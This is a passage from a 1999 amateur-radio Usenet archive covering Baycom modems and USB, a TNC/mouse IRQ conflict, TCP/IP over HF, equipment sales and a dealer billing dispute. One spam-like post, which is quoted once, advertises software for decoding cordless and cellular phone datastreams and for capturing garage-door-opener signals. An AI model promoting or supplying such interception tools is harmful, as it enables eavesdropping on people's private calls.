Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

STX After Market Programming Cable

Asking $50.00 + Shipping

For Picture And More Info Visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks!! Rich

2325. Re: Baycom modem to USB port?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-14 00:00:00 UTC
From: Robin Gilks <gb7ipd@freeuk.com>
Message-ID: <8eT_2.3687$Sl6.665@nnrp2.clara.net>
Source record: 18231
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

You would also have to rewrite all the software. Baycom
1200bps modems are designed to operate from a SERIAL port
(ie. have a 8250 UART or equivalent hardware) not just operate at
RS232 voltage levels

Robin. G8ECJ

Jeff McLeman <jeffmcleman@hotmail.com> wrote in message
news:7hff7h$kb3$1@brokaw.wa.com...
> A USB to serial converter would have to be made. USB is not RS232.
>
> Marty <marty-k2@snet.net> wrote in message
> news:373B204E.13872DE8@snet.net...
> > Can a Baycom modem, such as a BP-1, can be connected through the a USB
> > port, and if so, how it would be wired?
> >
> > I would in particular like to use such a hookup with the AGW program.
> > Would it be configured as a Baycom serial port?
> >
> > Any references, suggestions or comments will be appreciated.
> >
> > Marty K1FHR
>
>

2326. kachina 505dsp/psk31??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-14 00:00:00 UTC
From: kb4nmt@aol.com
Message-ID: <19990514072050.02111.00000477@ng-ca1.aol.com>
Source record: 18232

will i need two computers?how can i do this?

2327. Communicating with TNC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-14 00:00:00 UTC
From: Joe Schlatter <w4hh@3wave.com>
Message-ID: <C%T_2.17$4R4.2126@news15.ispnews.com>
Source record: 18233

I use an AEA PK-12 TNC running WinAPRS and PakRatt. TNC is connected to COM1. My computer recently suffered a catastrophic failure and I have rebuilt the computer: new motherboard, moved the hard drives and other peripherals from the old computer..

Running Win98.

Computer is working perfectly except for the TNC. I have four COM ports active:

COM1 is the TNC
COM2 is the modem (works fine)
COM3 is mouse (works fine)
COM4 is a label printer (works fine)

The motherboard has two onboard COM ports that I have configured as COM1 and COM4.
COM2 is the modem
COM3 is located on a plug-in board that contains 2 serial ports (one disabled) and another parallel port.

When I open APRS, the parameters load very slowly, the screen shows packets being received, but I am not able to communicate with the TNC. The only way out of it is cntrl-alt-del then End Task.

When I open PakRatt and try to open the TNC, I get the msg Can't Access TNC.

My mouse is now on COM3 but I initially had the mouse on COM1 and it worked perfectly.

I have tried everything I know -- removing COM1 and reinstalling it (using CMOS setup) and using Control Panel.

Can anyone offer any suggestions? Is there a problem with the way Win98 handles the COM ports?
--
Regards,
Joe Schlatter
joe@schlatter.org
http://www.schlatter.org/
http://www.miafacts.org/
Amateur Radio Extra Class call sign W4HH

2328. Re: INFO: Transfer Protocol

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-14 00:00:00 UTC
From: Rick Ruhl <ricker_msn@msn.com>
Message-ID: <#QjcQSfn#GA.270@cpmsnbbsa05>
Source record: 18234

It's a propriatary protocol. I don't know if James Orleff ever published the specs. When we were designing Pacterm '98, Kantronics never had a copy of them.

Jose Tedeschi wrote in message <000701be9dc7$ed9e9b80$2cf1c4a1@jose>...
>Hi, dear friends...
>
>A friend of mine would like to know what kind of transfer protocol the HOST
>MASTER 3.11 software uses to transfer binary files...
>
>Thanks in advance for your replies...
>
>73 and Good Dx...
>
>----------
>Hasta Luego...
>yv4fnc@yv5nsf.radio.ve
>yv4fnc@cantv.net
>
>

2329. Re: Communicating with TNC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-14 00:00:00 UTC
From: Art Becker <artbecker@pipeline.com>
Message-ID: <7hh3qq$8ad$1@nntp3.atl.mindspring.net>
Source record: 18235

com 1 & 3 share the same interrupt (IRQ), as do 2 & 4. While you probably wouldn't use your label printer and modem at the same time, chances are you'd use your mouse and TNC at the same time. Just touching the mouse, or vibrations from the table, would be enough to move it, causing interferance with the TNC. Two devices sharing the same IRQ at the same time frequently cause unpredictable results.

You might want to try a switchbox so that your TNC and modem can both use com 2, since you probably wouldn't be using them at the same time. An alternative would be to get a USB mouse ($30) or USB modem, assuming you have one or two USB ports on your PC. A further alternative would be to get a ps/2 type mouse, assuming you have a ps/2 mouse port on your PC.

<< Art >> WA9BOJ

2330. HP200LX - BAYCOM MODEM and JNOS ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-14 00:00:00 UTC
From: sv1uy@nest.sv1uy.ampr.ORG
Message-ID: <30388.sv1uy@nest.sv1uy.ampr.org>
Source record: 18236

Hello all,

Has anybody managed to work JNOS in an HP200LX with BAYCOM MODEM ??
Any info would be much appreciated!!!

73 Demetre SV1UY

Demetre Ch. Valaris - SV1UY,
e-mail: sv1uy@sv1uy.ampr.org

2331. Re: Communicating with TNC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-14 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7joj8b.1kf.nielsen@bob.localnet>
Source record: 18237

On Fri, 14 May 1999 07:43:25 -0400, Joe Schlatter <w4hh@3wave.com> wrote:
>I use an AEA PK-12 TNC running WinAPRS and PakRatt. TNC is connected to
>COM1. My computer recently suffered a catastrophic failure and I have
>rebuilt the computer: new motherboard, moved the hard drives and other
>peripherals from the old computer..
>
>Running Win98.
>
>Computer is working perfectly except for the TNC. I have four COM ports
>active:
>
>COM1 is the TNC
>COM2 is the modem (works fine)
>COM3 is mouse (works fine)
>COM4 is a label printer (works fine)
>
>The motherboard has two onboard COM ports that I have configured as COM1 and
>COM4.
>COM2 is the modem
>COM3 is located on a plug-in board that contains 2 serial ports (one
>disabled) and another parallel port.
>
>When I open APRS, the parameters load very slowly, the screen shows packets
>being received, but I am not able to communicate with the TNC. The only way
>out of it is cntrl-alt-del then End Task.
>
>When I open PakRatt and try to open the TNC, I get the msg Can't Access TNC.
>
>My mouse is now on COM3 but I initially had the mouse on COM1 and it worked
>perfectly.
>
>I have tried everything I know -- removing COM1 and reinstalling it (using
>CMOS setup) and using Control Panel.
>
>Can anyone offer any suggestions? Is there a problem with the way Win98
>handles the COM ports?

I expect that your problem is that com1 and com3 both share IRQ 4, which causes
a conflict. Mice amnd modems (or TNCs) are not very compatible.

Since com3 is on a plug-in board, see if it is possible to change
the IRQ assignment to an unused value (you can run MSD from a DOS prompt to see
which IRQs are in use.) Even if there are no jumper selections, this can often
be done by cutting a trace and jumpering to another pin on the ISA card.

Bob

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

2332. Re: Connecting to the Internet via Radio?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-14 00:00:00 UTC
From: jw@mobius.gmu.edu
Message-ID: <7hho6u$etn@portal.gmu.edu>
Source record: 18238

Charles Brabham (n5pvl@texoma.net) wrote:

: Rory Moles wrote in message ...
: >Is it possible to send and receive internet email using a marine SSB or
: >VHF radio connected to a PC ? Where would be a good place to start finding
: >out about the hardware/software costs involved? I happened to read the
: >KA9Q user guide and read of TCP/IP connectivity via radio, but can't
: >figure out whether AMPRNET has a gateway to the internet. I have a very
: >basic knowledge of TCP/IP, zero knowledge of radio, and very basic
: >knowledge of DOS.

: You can arrange to send and receive E-mail over HF, but not by using tcpip.
: In a general sense, tcpip has been found to be almost completely useless
: over HF, and not much better on the higher frequencies. Small tcpip RF

Once again, Charlie... Blowing your mouth off without really knowing what
you're talking about... Can I please have the references you've obviously
collected wherein the "uselessness" of TCP/IP over HF has been demonstrated?
I know of more than about a dozen people here that would be very interested
in your results...

: (radio) LANs have been built on the VHF/UHF freqs, but these are of course
: useless for sending data any significant distance.

And this has *what* exactly to do with TCP/IP? Why don't you detail some
of the problems (and then the solutions that have been found to said
problems) involved with using TCP/IP through fading/scintillating pipes
with long delays? Same ol' Hooey, eh, Chuckles??

Best Regards,

-jw

2333. IF-10A CAT adapter for KENWOODS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-14 00:00:00 UTC
From: ernie@netvision.net.il
Message-ID: <373c8696.31064437@news.netvision.net.il>
Source record: 18239

Hello ALL,

The IF-10(x) unit will allow for control of Kenwoods via the RS-232 port of the computer , or direct TTL in case of track-box use.

I have built a clone of it for KENWOOD TS-711 , TS-811 TS-940, 140 & 680. The unit is instaled exactly as the original one, meassures the original size, and is built on a double-sided PCB.

\Depending on the amount of user-demand for the unit, I can have a kit made; The project will be a non profitable one, (Donation to Amsat) and price ($ 55 more or less) will depend on the amount of units.

This is a survey in order to now what to expect.

Please reply to me (4Z4TL) here (ernie@netvision.net.il) or v satellite to 4X1AS, Shlomo.

73 , Isaac Lindenbaum, 4Z4TL, Phone\Fax: 972-9-9588161

Credits: The printed circuit was edited by basil ZL3UF, and the schema modified a bit to suite implementing a crystal by Yakov 4Z5AY.

2334. Re: Baycom modem to USB port?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-14 00:00:00 UTC
From: Jeff McLeman <jeffmcleman@hotmail.com>
Message-ID: <7hi802$9r6$1@brokaw.wa.com>
Source record: 18240
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

```
The USB class drivers should create a "com" port device. Therefore, as long
as programs
do the usual open/close/read/write to com devices, you should be fine. If
the software tries to
talk to the hardware directly, then, that will be a problem.

Jeff

BD <bodu@pobox.com> wrote in message
news:7hi108$5nq$1@newnews.startext.net...
> I noticed a couple while at the local computer-store a few days ago. I
think
> they were selling for about $20, but I may just be guessing there.. ;)
> And they were no larger than the size of the usual null-modem.
> No idea what sort of software you'd need, tho.. Will any of the
packet-progs
> work with USB?
>
> Jeff McLeman <jeffmcleman@hotmail.com> wrote in message
> news:7hff7h$kb3$1@brokaw.wa.com...
> > A USB to serial converter would have to be made. USB is not RS232.
> >
> > Marty <marty-k2@snet.net> wrote in message
> > news:373B204E.13872DE8@snet.net...
> > > Can a Baycom modem, such as a BP-1, can be connected through the a USB
> > > port, and if so, how it would be wired?
> > >
> > > I would in particular like to use such a hookup with the AGW program.
> > > Would it be configured as a Baycom serial port?
> > >
> > > Any references, suggestions or comments will be appreciated.
> > >
> > > Marty K1FHR
> >
> >
>
>
```

2335. Re: FS: Reduced Motorola HT-90 UHF 4Watt

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-14 00:00:00 UTC
From: Patricia Gibbons <wa6ube@ix.netcom.com>
Message-ID: <373CE585.5AED@ix.netcom.com>
Source record: 18241

Your posting below was found on rec.radio.amateur.digital.misc

please note that your post belongs on rec.radio.swap, which
is the newsgroup specifically for the purchase and sale
of communications equipment.

perhaps you may be a commercial seller who is not
aware of newsgroup protocol, or a newbie, so
it seemed important to let you know that
rec.radio.amateur.digital.misc , is NOT
the appropropriate location for your posting.

Please use rec.radio.swap , as that is the location
where people look for items for sale..

Tech 55 wrote:
>
> HT-90 UHF 450-470 4 Watt 2 Channel
> Ch 1: TX 466.375 RX 461.375
> Ch 2: TX/RX 461.375
> DPL 245
>
> Asking $35.00 + Shipping Or Best Offer
>
> For Picture And More Info Visit: http://www.channel21.com/radio/tech55/
>
> E-mail At: ST1A55@msn.com
> Thanks!! Rich

--

Patricia E. Gibbons
Acting Chief Communications Technician
City of San Jose - ITD/communications
.....
My Public Key is available at:
<http://pgp5.ai.mit.edu/pks-commands.html>
Key ID: 0xEDECB44F
This key is RSA, NOT Diffie-Hellman !!

2336. Re: FS: STX After Market Programming Cable

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-14 00:00:00 UTC
From: Patricia Gibbons <wa6ube@ix.netcom.com>
Message-ID: <373CE5C9.49F8@ix.netcom.com>
Source record: 18242

Your posting below was found on rec.radio.amateur.digital.misc

please note that your post belongs on rec.radio.swap, which
is the newsgroup specifically for the purchase and sale
of communications equipment.

perhaps you may be a commercial seller who is not
aware of newsgroup protocol, or a newbie, so
it seemed important to let you know that
rec.radio.amateur.digital.misc , is NOT
the appropropriate location for your posting.

Please use rec.radio.swap , as that is the location
where people look for items for sale..

Tech 55 wrote:
>
> STX After Market Programming Cable
>
> Asking $50.00 + Shipping
>
> For Picture And More Info Visit: http://www.channel21.com/radio/tech55/
>
> E-mail At: ST1A55@msn.com
> Thanks!! Rich

--

Patricia E. Gibbons
Acting Chief Communications Technician
City of San Jose - ITD/communications
.....
My Public Key is available at:
<http://pgp5.ai.mit.edu/pks-commands.html>
Key ID: 0xEDECB44F
This key is RSA, NOT Diffie-Hellman !!

2337. Re: Baycom modem to USB port?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-15 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7hjlfs$de3@enews4.newsguy.com>
Source record: 18098
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

I saw a USB - to - Parallel port converter at Wall-Mart's the other day. I wasn't expensive. Whether it would work with any of the parallel-port modems is another question altogether.

Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2338. Re: Connecting to the Internet via Radio?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-15 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7hjlfr$de3@enews4.newsguy.com>
Source record: 18099

jw@mobius.gmu.edu wrote in message <7hho6u$etn@portal.gmu.edu>...
>Charles Brabham (n5pvl@texoma.net) wrote:
>
>: Rory Moles wrote in message ...
>: >Is it possible to send and receive internet email using a marine SSB or
>: >VHF radio connected to a PC ? Where would be a good place to start
finding
>: >out about the hardware/software costs involved? I happened to read the
>: >KA9Q user guide and read of TCP/IP connectivity via radio, but can't
>: >figure out whether AMPRNET has a gateway to the internet. I have a very
>: >basic knowledge of TCP/IP, zero knowledge of radio, and very basic
>: >knowledge of DOS.
>
>: You can arrange to send and receive E-mail over HF, but not by using
tcpip.
>: In a general sense, tcpip has been found to be almost completely useless
>: over HF, and not much better on the higher frequencies. Small tcpip RF
>
>Once again, Charlie... Blowing your mouth off without really knowing what
>you're talking about... Can I please have the references you've obviously
>collected wherein the "uselessness" of TCP/IP over HF has been
demonstrated?
>I know of more than about a dozen people here that would be very interested
>in your results...

Maybe you can get one out of that dozen to get on HF and show us all how
"wonderful" tcpip on HF is.

After monitoring the HF Ham bands off 'n on for over thirty years, I have
yet to see one (1) Amateur tcpip station on HF.

Next time you want to act like a smart-ass, maybe it would work better if
your argument wasn't quite so lame and obviously full of farina.

Better luck next time. I'm sure that laughter over your defense of Amateur
tcpip on HF will die down soon. You'll be quickly forgotten.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2339. Re: Packet.. What for? ;)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-15 00:00:00 UTC
From: Bob Biekert KA5GLX <ka5glx1@clarc.org>
Message-ID: <Fle%2.845$oJ6.111210@typhoon01.swbell.net>
Source record: 18100
Cross-posted to: rec.radio.amateur.digital,rec.radio.amateur.digital.misc

We have a full up TCP/IP gateway at 9600 baud running - no BBS stuff, all LINUX and PERL. You can telnet, ftp, use your favorite browser etc. If you come in with plain jane packet we have Line oriented web surfing, build your own www pages, etc.

The problem with packet is that everyone is stuck on 1200 baud and 1980's bbs.

We use our setup to connect to the internet from Field Day to upload digital camera shots to our web page, to run APRS, etc.

Check out the EASY tcp/ip setup for win95/98 http://www.clarc.org/wormy.htm

--
www.clarc.org
ka5glx@arrl.net
BD <bodu@pobox.com> wrote in message
news:7his56erb1@newnews.startext.net...
> There any good books or websites for someone just wondering why the heck
he
> just
> "plunked down" a couple-hundred 'smackers' for a TNC?
> I know.. I just bought it to see what it does, actually.. But after
playing
> with it a few days, well...
> I get tired of listening to the 'techno-weenies' in the club talking about
> it..
> A "Packet for Dummies" book would be more my style...
> Also.. I know it's a bit of a contradiction to the above.. But what about
> some non-so-technical info on programming for it? After seeing the
software
> that people're using for the bbs's, well..... Looks like what I might've
> expected to see 20yrs ago on the 'land-line'...
>
>

2340. Re: Packet.. What for? ;)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-15 00:00:00 UTC
From: Art Becker <artbecker@pipeline.com>
Message-ID: <7hjsar$32v$1@nntp6.atl.mindspring.net>
Source record: 18101
Cross-posted to: rec.radio.amateur.digital,rec.radio.amateur.digital.misc

>> I get tired of listening to the 'techno-weenies' in the club talking
about
it.. <<

First you insult many of us, and then have the nerve to ask for help?

<< Art >> WA9BOJ

2341. Homebrew Digital Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-15 00:00:00 UTC
From: "Joseph A. Consugar" <joesugar@erols.com>
Message-ID: <373D780B.AC45A809@erols.com>
Source record: 18102
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

I'm thinking about designing a simple HF transmitter for use exclusively on the digital modes. (I'm not interested in voice or CW). Has anyone here given any thought to this? For example, would it be better to modulate the rf directly or use a SSB type upconversion for those people using soundblaster cards and digital software? I have some of my own thoughts the requirements of such a radio, but am interested in the thoughts of those of you with more experience.

Joseph
KC3XM

2342. Propagation statistic in real time

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-15 00:00:00 UTC
From: Fabio <cq.fabio@iol.it>
Message-ID: <7hkc7ulkb1@hermes.iol.it>
Source record: 18103

Hi to all
For first, I want to thank all the friends that they have contributed to my propagation statistic on-line.
Please every time (when you want). go again on my home page, for to give again our contribute, in this mode, the propagation statistic, is always update !
Thank you again to all !!!
Fabio URL: http://users.iol.it/cq.fabio/

2343. Re: Packet.. What for? ;)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-15 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7hksh9$2gbg@enews3.newsguy.com>
Source record: 18104

BD wrote in message <7his56erb1@newnews.startext.net>...
>There any good books or websites for someone just wondering why the heck he
>just
>"plunked down" a couple-hundred 'smackers' for a TNC?

http://www.packetradio.com is a good start.

My web site, listed below has a link to follow for an online Packet
tutorial.

>I know.. I just bought it to see what it does, actually.. But after playing
>with it a few days, well...
>I get tired of listening to the 'techno-weenies' in the club talking about
>it..

That's what you'll mainly get here, too.

>A "Packet for Dummies" book would be more my style...
>Also.. I know it's a bit of a contradiction to the above.. But what about
>some non-so-technical info on programming for it? After seeing the software
>that people're using for the bbs's, well..... Looks like what I might've
>expected to see 20yrs ago on the 'land-line'...

That's a direct result of the data transfer speed you have to work with.
Sure, you could have graphics, etc, if you are willing to sit around all day
and wait for them. The text-based interface you run across so much now is
finally starting to be replaced with HTTP/HTML stuff, but only as fast as
high-speed packet nets are built to carry that kind of load. You can do SOME
of that stuff at 1.2kb, but most Hams don't bother to.

HTML at slow speeds is a novelty, but not very exciting. Remember that in a
general sense, a shared 19.2kb Packet Radio freq will give you about the
same performance (throughput) as you can expect from a 1.2kb phone
connection, depending upon the number of stations on freq, how busy they
are, how their software is set up, what kind of radio and antenna they use.
etc, etc, and so on.

The challenge and fun of Packet radio is to see what can be done despite
those and other limitations.

Play around with it and have fun!

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2344. Re: HRO, This common-practice?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-15 00:00:00 UTC
From: Joe Schlatter <w4hh@3wave.com>
Message-ID: <uyq%2.801$nc1.79233@typ12.nn.bcandid.com>
Source record: 18105
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

I have purchased from HRO via 800 number and over-the-counter. Never had a problem. I deal with the store in Woodbridge, VA.

Has the thought occurred to you that there are things you could do to alleviate the situation, other than posting on the internet -- such as:

1. Call HRO and work it out with them.
2. Call your credit card company and tell them that you were mis-charged. They will not honor the charge until things are straightened out.

Maybe when it is all straight you will post the rest of the story.

--
Regards,
Joe Schlatter
joe@schlatter.org
http://www.schlatter.org/
http://www.miafacts.org/
Amateur Radio Extra Class call sign W4HH
BD wrote in message <7hkqgjrad1@newnews.startext.net>...
>I ordered a discontinued (I think, since there was only one left) 32k
>version of the Kantronics 9612+ for about $240 or so.... Well.. I get it
>UPS'd, open it up and find that the reciept will be sent later (there was
no
>indication at all of what they charged me), and go hook it up (I had to buy
>a few parts and solder the stuff cables together myself, so it's hardly in
>returnable-condition now) and start playing with it..
>WELL.. Today, I get the receipt for $329 showing that I ordered the 128k
>version!!
>Not that I'd not have ordered it anyway if the 32k wasn't shown to be
>available (possibly should have anyway, but that's something else), but...
>Anyone else have such happen to 'em when ordering from Ham Radio Outlet??
>Shouldn't they only be allowed to charge me up to what I agreed to without
>me having to return me little toy? ;) Sounds reasonable to me..
>I'd expect to return the over-charge without getting the merchandise back
in
>my line-o-biz, for sure...
>
>
>

2345. Re: Communicating with TNC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-15 00:00:00 UTC
From: Joe Schlatter <w4hh@3wave.com>
Message-ID: <K77%2.413$nc1.49890@typ12.nn.bcandid.com>
Source record: 18243

Thanks to everyone who offered suggestions.

Yes, the problem was IRQ conflict between mouse and TNC.

I have a PS2 mouse and my system supports PS2 mouse but I have just spent two frustrating hours trying to set up the PS2 mouse, starting with enabling PS2 port in CMOS, loading drivers, etc. Nothing works. System will not recognize the PS2 mouse. So, I solved it the old fashioned way: Put in a serial switch and I switch COM4 between TNC and label printer. This installation added to the rat's nest behind the computer, but, what the heck, it's supposed to look like a rat's nest.

--
Regards,
Joe Schlatter
joe@schlatter.org
http://www.schlatter.org/
http://www.miafacts.org/
Amateur Radio Extra Class call sign W4HH
Joe Schlatter wrote in message ...
>I use an AEA PK-12 TNC running WinAPRS and PakRatt. TNC is connected to
>COM1. My computer recently suffered a catastrophic failure and I have
>rebuilt the computer: new motherboard, moved the hard drives and other
>peripherals from the old computer..
>
>Running Win98.
>
>Computer is working perfectly except for the TNC. I have four COM ports
>active:
>
>COM1 is the TNC
>COM2 is the modem (works fine)
>COM3 is mouse (works fine)
>COM4 is a label printer (works fine)
>
>The motherboard has two onboard COM ports that I have configured as COM1
and
>COM4.
>COM2 is the modem
>COM3 is located on a plug-in board that contains 2 serial ports (one
>disabled) and another parallel port.
>
>When I open APRS, the parameters load very slowly, the screen shows packets
>being received, but I am not able to communicate with the TNC. The only
way

>out of it is cntrl-alt-del then End Task.
>
>When I open PakRatt and try to open the TNC, I get the msg Can't Access
TNC.
>
>My mouse is now on COM3 but I initially had the mouse on COM1 and it worked
>perfectly.
>
>I have tried everything I know -- removing COM1 and reinstalling it (using
>CMOS setup) and using Control Panel.
>
>Can anyone offer any suggestions? Is there a problem with the way Win98
>handles the COM ports?
>--
>Regards,
>Joe Schlatter
>joe@schlatter.org
>http://www.schlatter.org/
>http://www.miafacts.org/
>Amateur Radio Extra Class call sign W4HH
>
>

2346. Visit the " techno freebie site" ..no ads , no banners, no nada...!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-15 00:00:00 UTC
From: a_alpha1@i.am
Message-ID: <373d0062.38915264@news.pacbell.net>
Source record: 18244
Cross-posted to: rec.radio.scanner,rec.radio.shortwave,rec.radio.amateur.digital.misc,microsoft.public.windowsce

Are you looking for programs like winflex4 ...DSP Blaster.....SBFFT
..and other hard to find programs ......??
How about specialized software like special software to decode
the datastream of cordless telephones...?? (or cellfones)
Want the the latest upgraded version of xmit_id , the kool
software for transmitter waveform capture....?? (repeater
jammer ID, garage door opener, countermeasures ops...)

Do you need a supply of completely free IC chips...??

Would you like to have collections of circuit building
plans and information.....???

Do you need a great inexpensive 12volt car power
supply for your handheld computer...??

Find all of this and much more at the
Moxina Mind Spring " techno freebies site "...!!
It is a non comercial, private site hosted by
TIgEas LAiR for the technical hobbyist .

visit
http://home.pacbell.net/kaliber/Index2.htm
>The abyss
or
i.am/a_alpha1
hey.to/a_alpha1
Fast.to/a_alpha1
>main page >The abyss

Please reload any pages that you might have visited before...
be sure and check the " special site selections " area
for interesting and useful links too.

Thanks for visiting the techno freebies site ...please feel
free to email us with suggestions for additions or
additional resources that you think that others might
like to know about.

2347. Re: Visit the " techno freebie site" ..no ads , no banners, no nada...!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-15 00:00:00 UTC
From: Anton Wesselink <starplus@xs4all.nl>
Message-ID: <373D1F56.C45BED91@xs4all.nl>
Source record: 18245
Cross-posted to: rec.radio.scanner,rec.radio.shortwave,rec.radio.amateur.digital.misc,microsoft.public.windowsce

NO NADA look good .....much software and freebees
Anton

a_alpha1 schreef:

> Are you looking for programs like winflex4 ...DSP Blaster.....SBFFT
> ..and other hard to find programs ......??
> How about specialized software like special software to decode
> the datastream of cordless telephones...?? (or cellfones)
> Want the the latest upgraded version of xmit_id , the kool
> software for transmitter waveform capture....?? (repeater
> jammer ID, garage door opener, countermeasures ops...)
>
> Do you need a supply of completely free IC chips...??
>
> Would you like to have collections of circuit building
> plans and information.....???
>
> Do you need a great inexpensive 12volt car power
> supply for your handheld computer...??
>
> Find all of this and much more at the
> Moxina Mind Spring " techno freebies site "...!!
> It is a non comercial, private site hosted by
> TIgEas LAiR for the technical hobbyist .
>
> visit
> http://home.pacbell.net/kaliber/Index2.htm
> >The abyss
> or
> i.am/a_alpha1
> hey.to/a_alpha1
> Fast.to/a_alpha1
> >main page >The abyss
>
> Please reload any pages that you might have visited before...
> be sure and check the " special site selections " area
> for interesting and useful links too.
>
> Thanks for visiting the techno freebies site ...please feel
> free to email us with suggestions for additions or
> additional resources that you think that others might
> like to know about.

2348. Re: Baycom modem to USB port?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-15 00:00:00 UTC
From: keinanen@sci.fi
Message-ID: <37402a80.164459980@news.sci.fi>
Source record: 18246
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

On Fri, 14 May 1999 15:27:22 -0700, "Jeff McLeman"
<jeffmcleman@hotmail.com> wrote:

: The USB class drivers should create a "com" port device.
: Therefore, as long as programs
: do the usual open/close/read/write to com devices, you should be fine.
: If the software tries to
: talk to the hardware directly, then, that will be a problem.

The problem is that the Baycom is _not_ a COM port device and it has
nothing to do with RS-232 style serial communication. It does _not_
use the TxD and RxD pins for serial communication.

Baycom does not use the UART for converting parallel bytes to a serial
bit stream, since the UART operates in asynchronous mode, embedding
every byte between start and stop bits. The AX.25 protocol uses the
synchronous mode with no start and stop bits for each character. The
Baycom system does all the parallel/serial and serial/parallel
conversion in software and alters the state of the COM port handshake
pins in a non-standard way as serial input and output data pins. This
requires precise (submillisecond) timing and usually consumes a lot of
CPU resources and thus works best with MS-DOS style toy operating
systems.

Even if you could control the handshake pins of an external RS-232
port connected through the USB using various I/O-control calls and
detect state changes on the input handshake pins, the problem is how
to get a consistent submillisecond timing accuracy. Thus, it does not
make much sense to use USB for Baycom.

A few years ago, there was a system called PMP (Poor Man's Packet)
which used the handshake pins of the parallel port (instead of the
handshake pins of the serial port as Baycom does), so this might be a
solution if all COM ports are in use, but the parallel port is unused.
But since it operates in the same way as Baycom, it also suffers from
the same problems as Baycom.

Paul OH3LWR

2349. Re: Baycom modem to USB port?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-15 00:00:00 UTC
From: Roger Barker <roger@peaksys.demon.co.uk>
Message-ID: <OfXApFAwySP3Ew8T@peaksys.demon.co.uk>
Source record: 18247
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

In article <7hi802$9r6$1@brokaw.wa.com>, Jeff McLeman
<jeffmcleman@hotmail.com> writes
>The USB class drivers should create a "com" port device. Therefore, as long
>as programs
>do the usual open/close/read/write to com devices, you should be fine. If
>the software tries to
>talk to the hardware directly, then, that will be a problem.

Which is exactly what Baycom drivers need to do. Also a low and
consistent latency in servicing the modem status interrupt is critically
important.

So, to return to the original question:-

>> > Marty <marty-k2@snet.net> wrote in message
>> > news:373B204E.13872DE8@snet.net...
>> > > Can a Baycom modem, such as a BP-1, can be connected through the a USB
>> > > port, and if so, how it would be wired?

The answer is - you can wire an RS232 device through an RS232 to USB
converter, but there's no way you could get a Baycom modem to work by
doing that.

--
Roger Barker, G4IDE roger@peaksys.demon.co.uk
Boston, UK http://www.peaksys.demon.co.uk

2350. Re: HRO, This common-practice?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-16 00:00:00 UTC
From: Clint Bradford <clintbrad4d@earthlink.net>
Message-ID: <7hl1r9$p4v$1@nnrp1.deja.com>
Source record: 18106
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

In article <7hkqgjrad1@newnews.startext.net>,
"BD" <bodu@pobox.com> wrote:
> I ordered a discontinued (I think, since there was only one left) 32k
> version of the Kantronics 9612+ for about $240 or so...

So...instead of FIRST contacting your dealer to explain the problem...

You decided to post your story here.

I believe most reasonable folks would simply call their dealer up the
first available opportunity and deal with the matter at hand.

NO - HRO has no long "history" of mistreating their cleints.

I certainly hope that (a) you have been totally truthful with your story
here, and (b) as soon as HRO clears this matter up with you, that you'll
post the entire solution arrived at.

- Clint Bradford, ATTENTION to Details
http://www.clintbradford.com

--== Sent via Deja.com http://www.deja.com/ ==--
---Share what you know. Learn what you don't.---

2351. Re: HRO, This common-practice?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-16 00:00:00 UTC
From: "Christopher W. Buckley" <cwbuckle@mtu.edu>
Message-ID: <7hl5hq$i87$1@campus1.mtu.edu>
Source record: 18107
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

Well, the best way to insure that a company like this doesn't
mess with you is to order everything by credit card. When they
overcharge / fail to ship / ship wrong product, etc, you just
